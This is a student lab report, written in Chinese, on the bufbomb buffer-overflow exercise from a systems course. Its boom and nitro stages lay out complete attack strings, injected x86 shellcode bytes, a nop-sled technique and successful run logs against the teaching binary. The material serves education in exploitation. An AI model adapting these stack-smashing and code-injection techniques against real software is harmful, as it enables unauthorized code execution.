前几阶段的实验实现的攻击都是使得程序跳转到不同于正常返回地址的其他函数中,进而结束整个程序的运行,因此,攻击字符串所造成的对栈中原有记录值的破坏、改写是可接受的。

然而,更高明的缓冲区溢出攻击是,除了执行攻击代码来改变程序的寄存器或内存中的值外,仍然使得程序能够返回到原来的调用函数继续执行——即调用函数感觉不到攻击行为。

**挑战:** 这种攻击方式的难度相对更高,因为攻击者必须:

- (1) 将攻击机器代码置入栈中
- (2) 设置 return 指针指向该代码的起始地址
- (3) 还原对栈状态的任何破坏。

本阶段的实验任务就是构造这样一个攻击字符串,使得 getbuf 函数不管获得什么输入,都能将正确的 cookie 值返回给 test 函数,而不是返回值 1。除此之外,你的攻击代码应还原任何被破坏的状态,将正确返回地址压入栈中,并执行 ret 指令从而真正返回到 test 函数。

#### 2. 实验设计:

首先，利用 objdump 命令生成反汇编后汇编代码：

```
objdump -d bufbomb > bufbomb.asm
```

由于我使用的文本编辑器的是 vim，因此为了能够对指令高亮，将后缀指定为 .asm，下面，我将给出本次实验的实验环境：

系统：Linux 4.5.1-1-ARCH x86\_64

文本编辑器：Vim-7.4

objdump：objdump-2.26

gdb：gdb-7.11


然后使用 vim 打开 bufbomb.asm，对汇编源码中的 getbuf 函数进行分析。

最后，编写攻击字符串，并设计嵌入在攻击字符串中的攻击代码(利用 gcc 生成攻击代码，再用 objdump 得到机器码)。

### 3. 实验过程：

任务四的目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf() 中造成缓冲区溢出，使得 getbuf() 返回时不是返回到 test 函数，而是转到攻击处执行，攻击代码需将 eax 设置为 cookie 值，并且还能反回到 test 函数中。除此之外，还要求攻击代码复原攻击前的状态。为此，

(1) 在 bufbomb 的反汇编源代码中找到 test 函数，记下调用 getbuf 函数的 call 指令的下一条指令的地址。如图 3-4-1 所示，调用 getbuf 函数的 call 指令的下一条指令的地址为 0x8048e81



```
dracula@localhost:~/Documents/IT_Study/system fundamental/lab3 - □ ×
File Edit View Search Terminal Help
501 08048e6d <test>:
502 8048e6d: 55                push    %ebp
503 8048e6e: 89 e5             mov     %esp,%ebp
504 8048e70: 53                push    %ebx
505 8048e71: 83 ec 24          sub     $0x24,%esp
506 8048e74: e8 6e ff ff ff    call   8048de7 <uniqueval>
507 8048e79: 89 45 f4          mov     %eax,-0xc(%ebp)
508 8048e7c: e8 6b 03 00 00    call   80491ec <getbuf>
509 8048e81: 89 c3             mov     %eax,%ebx
510 8048e83: e8 5f ff ff ff    call   8048de7 <uniqueval>
511 8048e88: 8b 55 f4          mov     -0xc(%ebp),%edx
512 8048e8b: 39 d0             cmp     %edx,%eax
513 8048e8d: 74 0e             je      8048e9d <test+0x30>
514 8048e8f: c7 04 24 0c a3 04 08 movl    $0x804a30c, (%esp)
515 8048e96: e8 d5 fa ff ff    call   8048970 <puts@plt>
516 8048e9b: eb 36             jmp     8048ed3 <test+0x66>
517 8048e9d: 3b 1d 20 c2 04 08 cmp     0x804c220,%ebx
518 8048ea3: 75 1e             jne     8048ec3 <test+0x56>
519 8048ea5: 89 5c 24 04       mov     %ebx,0x4(%esp)
520 8048ea9: c7 04 24 86 a1 04 08 movl    $0x804a186, (%esp)
521 8048eb0: e8 1b fa ff ff    call   80488d0 <printf@plt>
<ab3/amd bufbomb.asm [FORMAT=unix] [TYPE=ASM] [POS=515,59][29%] 10/05/16 - 20:23
```

图 3-4-1 test 函数

(2) 由阶段 1 知道， getbuf 的栈帧是 0x38+4 个字节，而 buf 缓冲区的大小



是 0x28 (40 个字节)。

### (3) 设计攻击字符串：

攻击字符串的功能是用来覆盖 getbuf 函数内的数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址(覆盖为攻击代码的入口地址)。这样可以保证程序将会从 getbuf 返回到攻击代码处，进入攻击代码后，esp 应指向 getbuf 返回地址所在地址(0x55683754)的后 4 个字节处，即 0x55683758。由于“ret”指令会使 esp 地址加 4，因此为了保证攻击代码返回后 esp 仍指向 0x55683758，我们需在攻击代码中添加一个 push 指令，使 esp 先指向 0x55683754，则由攻击代码返回后 esp 将指向 0x55683758。同时，该 push 指令可将调用 getbuf 函数的 call 指令的下一条指令的地址 0x8048e81 压入栈中，来指定攻击代码的返回值。进攻代码的入口地址可设 0x55683758，即将攻击代码存放在位置 0x55683758(getbuf 返回地址后)，因而应用 0x55683758 覆盖 getbuf 返回地址，即栈 0x55683754 处所存数据应为 0x55683758。

接下来设计攻击代码，按照要求，应将 eax 设置为 cookie，同时将 ebp 复原为程序正常运行(缓冲区不溢出)从 getbuf 返回时的值(通过 gdb 查询得知为 0x55683780)，并且以 ret 结束，因此攻击代码的汇编形式如下：

```
mov     0x804c220,%eax
mov     $0x55683780,%ebp
push    $0x8048e81
ret
```

存盘为 boom\_asm.s，然后使用 gcc 将该文件编译成机器代码，gcc 命令格式：

```
gcc -m32 -c boom_asm.s
```

然后再使用“objdump -d boom\_asm.o”命令将其反汇编，从中可获得需要的二进制机器指令字节序列为

```
a1 20 c2 04 08 /* mov     0x804c220,%eax */
bd 80 37 68 55 /* mov     $0x55683780,%ebp */
68 81 8e 04 08 /* push    $0x8048e81 */
c3          /* ret */
```

传入攻击字符串后，堆栈存储示意图如下：

0x5568375c:	攻击代码
0x55683754:	0x55683758(攻击代码地址)
0x55683750:	00 00 00 00(保存的旧 ebp 值)
	.....
0x55683728:	00 00 00 00(Buffer 起始地址)

综上,所以攻击字符串的大小应该是  $0x28+4(\text{ebp})+4(\text{getbuf 返回值})+16(\text{攻击代码})=64$  个字节。攻击字符串的最后 24 个字节应是攻击代码的入口地址、攻击代码。这样的攻击字符串为:

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 37 68 55
a1 20 c2 04 08 bd 80 37 68 55 68 81 8e 04 08 c3
```

(4) 可以将上述攻击字符串写成攻击字符串文件,命名为 boom\_U201410081.txt,内容可为:

```
/* getbuf return address is located at address: 0x55683754 */
/* boom() return address is located at address: 0x55683758 */
/* Local buffer starts at address: 0x55683728 */
/* Padding required: 44 Bytes(exclude 4 Bytes return address, and 4 Bytes
argument) */
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
/* offend code is located at 0x55683758 */
```

```
58 37 68 55
```

```
/* offend code */
```

```
a1 20 c2 04 08 /* mov      0x804c220,%eax */
```

```
bd 80 37 68 55 /* mov      $0x55683780,%ebp */
```

```
68 81 8e 04 08 /* push     $0x8048e81 */
```


```
c3              /* ret */
```

4. 实验结果:

生成 boom\_U201410081.txt 后，可以用以下命令进行测试

```
cat boom_U201410081.txt | ./hex2raw | ./bufbomb -u U201410081
```

运行结果如图 3-4-2 所示。



```
dracula@localhost:~/Documents/IT_Study/system_fundamental/lab3
File Edit View Search Terminal Help
[dracula@localhost]~/Documents/IT_Study/system_fundamental/lab3
$ cat boom_U201410081.txt | ./hex2raw | ./bufbomb -u U201410081
Userid: U201410081
Cookie: 0x2a8ea010
Type string: Boom!: getbuf returned 0x2a8ea010
VALID
NICE JOB!
[dracula@localhost]~/Documents/IT_Study/system_fundamental/lab3
$
```

图 3-4-2 boom 阶段成功通过运行截图

程序输出 “Type string: Boom!: You set global\_value to 0x2a8ea010 VALID NICE JOB!”, 可见阶段 4 boom 阶段已经完成。

### 3.2.5 阶段 5 Nitro

#### 1. 任务描述:

首先注意，本阶段你需要使用“-n”命令行开关运行 bufbomb，以便开启 Nitro 模式，进行本阶段实验。在 Nitro 模式下，cnt=5（见目标程序 BUFBOMB 中相关说明）。亦即 getbufn 会连续执行了 5 次。

为什么要连续 5 次调用 getbufn 呢？

通常，一个函数的栈的确切内存地址是随程序运行实例的不同而变化的。也就是一个函数的栈帧每次运行时都不一样。

之前实验中，bufbomb 调用 getbuf 的代码经过了一定的处理，通过一些措施获得了稳定的栈地址，因此不同运行实例中，你观察到的 getbuf 函数的栈帧地址保持不变（自己去观察）。这使得你在之前实验中能够基于 buf 的已知的确切起始地址构造攻击字符串。

但是，如果将这样的攻击手段用于一般的程序时，你会发现你的攻击有时奏效，有时却导致段错误（segmentation fault）。

实验任务：与阶段四类似，构造一攻击字符串使得 `getbufn` 函数（注，在 `kaboom` 阶段，`bufbomb` 将调用 `testn` 函数和 `getbufn` 函数，见 `bufbomb.c`）返回 `cookie` 值至 `testn` 函数，而不是返回值 1。

此时，需要将 `cookie` 值设为函数返回值，复原/清除所有被破坏的状态，并将正确的返回位置压入栈中，然后执行 `ret` 指令以正确地返回到 `testn` 函数。

**挑战：**与 `boom` 不同的是，本阶段的每次执行栈（`ebp`）均不同，所以你要想办法保证每次都能够正确复原栈被破坏的状态，以使得程序每次都能够正确返回到 `test`。

## 2. 实验设计：

首先，利用 `objdump` 命令生成反汇编后汇编代码：

```
objdump -d bufbomb > bufbomb.asm
```

由于我使用的文本编辑器的是 `vim`，因此为了能够对指令高亮，将后缀指定为 `.asm`，下面，我将给出本次实验的实验环境：

系统：Linux 4.5.1-1-ARCH x86\_64

文本编辑器：Vim-7.4

`objdump`：objdump-2.26

`gdb`：gdb-7.11

然后使用 `vim` 打开 `bufbomb.asm`，对汇编源码中的 `getbuf` 函数进行分析。


最后，编写攻击字符串，并设计嵌入在攻击字符串中的攻击代码（利用 `gcc` 生成攻击代码，再用 `objdump` 得到机器码）。

## 3. 实验过程：

任务五的目标是构造一个攻击字符串作为 `bufbomb` 的输入，在 `getbuf()` 中造成缓冲区溢出，使得 `getbufn()` 返回时不是返回到 `testn` 函数，而是转到攻击处执行，攻击代码需将 `eax` 设置为 `cookie` 值，并且还能反回到 `testn` 函数中继续执行调用 `getbufn` 函数的 `call` 指令后的指令。除此之外，还要求攻击代码复原攻击前的状态。与 `boom` 不同的地方在于，这次试验栈的地址是不固定的即 `ebp` 不再是定值，为此，

(1) 在 `bufbomb` 的反汇编源代码中找到 `testn` 函数，记下调用 `getbufn` 函数的 `call` 指令的下一条指令的地址。如图 3-5-1 所示，调用 `getbuf` 函数的 `call`

指令的下一条指令的地址为 0x8048e15。



```
dracula@localhost:~/Documents/IT_Study/system_fundamental/lab3 - □ ×
File Edit View Search Terminal Help
469 0x8048e01: <testn>:
470 0x8048e01: 55                push    %ebp
471 0x8048e02: 89 e5             mov     %esp,%ebp
472 0x8048e04: 53                push    %ebx
473 0x8048e05: 83 ec 24          sub     $0x24,%esp
474 0x8048e08: e8 da ff ff ff    call    8048de7 <uniqueval>
475 0x8048e0d: 89 45 f4          mov     %eax,-0xc(%ebp)
476 0x8048e10: e8 ef 03 00 00    call    8049204 <getbufn>
477 0x8048e15: 89 c3             mov     %eax,%ebx
478 0x8048e17: e8 cb ff ff ff    call    8048de7 <uniqueval>
479 0x8048e1c: 8b 55 f4          mov     -0xc(%ebp),%edx
480 0x8048e1f: 39 d0             cmp     %edx,%eax
481 0x8048e21: 74 0e             je      8048e31 <testn+0x30>
482 0x8048e23: c7 04 24 0c a3 04 08 movl    $0x804a30c,(&esp)
483 0x8048e2a: e8 41 fb ff ff    call    8048970 <puts@plt>
484 0x8048e2f: eb 36             jmp     8048e67 <testn+0x66>
485 0x8048e31: 3b 1d 20 c2 04 08 cmp     0x804c220,%ebx
486 0x8048e37: 75 1e             jne     8048e57 <testn+0x56>
487 0x8048e39: 89 5c 24 04       mov     %ebx,0x4(%esp)
488 0x8048e3d: c7 04 24 38 a3 04 08 movl    $0x804a338,(&esp)
489 0x8048e44: e8 87 fa ff ff    call    8048d0 <printf@plt>
<ab3/amd_bufbomb.asm [FORMAT=unix] [TYPE=ASM] [POS=476,60][27%] 10/05/16 - 20:47
```

图 3-5-1 testn 函数

(2) 由阶段 1 知道， getbuf 的栈帧是 0x38+4 个字节，而 buf 缓冲区的大小是 0x28（40 个字节）。

(3) 设计攻击字符串：

攻击字符串的功能是用来覆盖 getbufn 函数内的数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址（覆盖为攻击代码的入口地址）。这样可以保证程序将会从 getbufn 返回到攻击代码处，进入攻击代码后，esp 应指向 getbufn 返回地址所在地址（0x55683754）的后 4 个字节处，即 0x55683758。由于“ret”指令会使 esp 地址加 4，因此为了保证攻击代码返回后 esp 仍指向 0x55683758，我们需在攻击代码中添加一个 push 指令，使 esp 先指向 0x55683754，则由攻击代码返回后 esp 将指向 0x55683758。同时，该 push 指令可将调用 getbufn 函数的 call 指令的下一条指令的地址 0x8048e15 压入栈中，来指定攻击代码的返回值。至于进攻代码应该放在什么位置而使得 5 次调用 getbufn 时都能访问到攻击代码，将在稍后详细介绍。

接下来设计攻击代码，按照要求，应将 eax 设置为 cookie，同时将 ebp 复原为程序正常运行（缓冲区不溢出）从 getbuf 返回时的值，并且以 ret 结束。由于 ebp 不再固定，因此还原 ebp 需要通过 esp 及一步运算得知。通过 gdb 对 getbufn 函数单步跟踪调试发现，正常运行时，返回前与返回后 ebp 相差 0x30（也可通过对 testn 汇编源码进行分析得到），而由于攻击字符串的覆盖，返回后 ebp 是个错误值，因此首先根据 esi 复原 ebp，然后将 ebp 加 0x30。因此攻击代码的汇编

形式如下：

```
mov    0x804c220,%eax
push   $0x8048e15
lea    -0x4(%esp),%ebp
add    $0x30,%ebp
ret
```

存盘为 boom\_asm.s，然后使用 gcc 将该文件编译成机器代码，gcc 命令格式：

```
gcc -m32 -c nirto_asm.s
```

然后再使用 “objdump -d nirto\_asm.o” 命令将其反汇编，从中可获得需要的二进制机器指令字节序列为

```
a1 20 c2 04 08 /* mov    0x804c220,%eax */
68 15 8e 04 08 /* push   $0x8048e15 */
8d 6c 24 fc    /* lea    -0x4(%esp),%ebp */
83 c5 30       /* add    $0x30,%ebp */
c3            /* ret    */
```

接下来考虑应将攻击代码放在何处位置。注意到，getbufn 函数的缓冲区足够大，这将意味着每次调用 getbufn 函数，总会有一部分缓冲区是相互重合的。因此，可以将攻击代码放在缓冲区中。同时，为了保证能后正常执行到攻击代码，不再用 00 填充缓冲区，而是用空指令 “nop” 对应的机器码 0x90 填充缓冲区，这样可以将攻击代码放在缓冲区的最后位置，而将 getbufn 的返回值用一个公共缓冲区的地址覆盖（经测试，选择了 0x55683600），这样执行完 nop 指令后，便可执行攻击代码。

传入攻击字符串后，堆栈存储示意图如下：

0x556837xx:	0x55683600(公共缓冲区)
0x556837xx:	攻击代码
	.....
0x556835xx:	90 90 90 90(Buffer 起始地址)

综上，所以攻击字符串的大小应该是 0x208+4(getbuf 返回值)=512 个字节。攻击字符串的最后 22 个字节应是攻击代码、攻击代码的入口地址。

(4) 可以将上述攻击字符串写成攻击字符串文件，命名为 nitro\_U201410081.txt，内容可为：

```
/* getbuf return address is located at address: not sure */
/* bang() return address is located at address: not sure */
/* Local buffer starts at address: not sure */
/* Padding required: (520 + 4 - 18) Bytes (520 mean Gets cache, 4 mean old
ebp, 18 mean length of explode cod) */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90
/* offend code */
a1 20 c2 04 08 /* mov      0x804c220,%eax */
```

```

68 15 8e 04 08 /* push    $0x8048e15 */
8d 6c 24 fc     /* lea     -0x4(%esp), %ebp */
83 c5 30        /* add     $0x30, %ebp */
c3             /* ret    */

/* offend code is located in Gets cache at: 0x55683600 */
00 36 68 55

```

#### 4. 实验结果:


生成 nitro\_U201410081.txt 后, 可以用以下命令进行测试

```

cat nitro_U201410081.txt | ./hex2raw -n | ./bufbomb -u U201410081 -n

```

运行结果如图 3-5-2 所示。



```

dracula@localhost:~/Documents/IT_Study/system_fundamental/lab3
File Edit View Search Terminal Help
[dracula@localhost]--[~/Documents/IT_Study/system_fundamental/lab3]
$ cat nitro_U201410081.txt | ./hex2raw -n | ./bufbomb -u U201410081 -n
Userid: U201410081
Cookie: 0x2a8ea010
Type string:KABOOM!: getbufn returned 0x2a8ea010
Keep going
Type string:KABOOM!: getbufn returned 0x2a8ea010
Keep going
Type string:KABOOM!: getbufn returned 0x2a8ea010
Keep going
Type string:KABOOM!: getbufn returned 0x2a8ea010
Keep going
Type string:KABOOM!: getbufn returned 0x2a8ea010
VALID
NICE JOB!
[dracula@localhost]--[~/Documents/IT_Study/system_fundamental/lab3]
$

```

图 3-5-2 nitro 阶段成功通过运行截图

可见阶段 5 nitro 阶段已经完成。

### 3.3 实验小结

本次实验中, 用到的主要工具有两个: 一个是 objdump, 用来反汇编, 即根据可执行程序得到对应的汇编源码, 需要的参数是 “-d”; 另一个是 gdb, 用来跟踪调试, 即单步执行机器指令并分析相关寄存器和地址单元内的数据。其中 objdump -d 只是在实验开始阶段用来生成汇编源码, 之后更多的用的是 gdb。gdb 相当强大, 本次实验用到的主要指令有: si(单步执行机器指令)、x(扫描指定地址内存存储的数据)、info register(查看寄存器内数据)、b(设置断点)、r(执行程序)、layout asm(显示汇编源码)等。



## 实验总结

在这三次 Lab 实验中，用到的主要工具有两个：一个是 objdump，用来反汇编，即根据可执行程序得到对应的汇编源码，需要的参数是“-d”；另一个是 gdb，用来跟踪调试，即单步执行机器指令并分析相关寄存器和地址单元内的数据。其中 objdump -d 只是在实验开始阶段用来生成汇编源码，之后更多的用的是 gdb。gdb 相当强大，本次实验用到的主要指令有：si(单步执行机器指令)、x(扫描指定地址内存存储的数据)、info register(查看寄存器内数据)、b(设置断点)、r(执行程序)、layout asm(显示汇编源码)等。

在这三次实验中，我收获颇丰。这次的计算机系统基础实验加深了我对程序的机器级表示的理解，熟悉了位操作，并认识到通过位操作可以实现很多上层功能，提高了我阅读汇编语言的能力，尤其是 objdump 反汇编得到的汇编源码是 amd 格式，而我们课程学习的是 intel 格式，所以一开始颇有不方便。同时，这次的实验让我更加熟练地运用 gdb 进行动态跟踪调试，锻炼了我逆向工程的能力，提高了我通过程序的机器级表示推断程序的运行过程的水平。而且，还了解了缓冲区溢出攻击，对我以后编写代码是一个警示，会提醒我以后在编写程序时注意缓冲区的溢出问题。

除此之外，这次实验也教我保持细心和谨慎。在实验过程中，遇到了很多问题，比如第一次实验中位操作不够熟练导致的各种 bug、对第二次实验的 phase\_2 中对 esp 中的数据理解错误以及第三次实验中一开始对函数调用过程中堆栈的变化不熟悉等，通过解决这些问题，我意识到只有细心、谨慎和耐心地进行实验，才能尽可能地避免错误。

总之，计算机系统基础实验使我受益匪浅。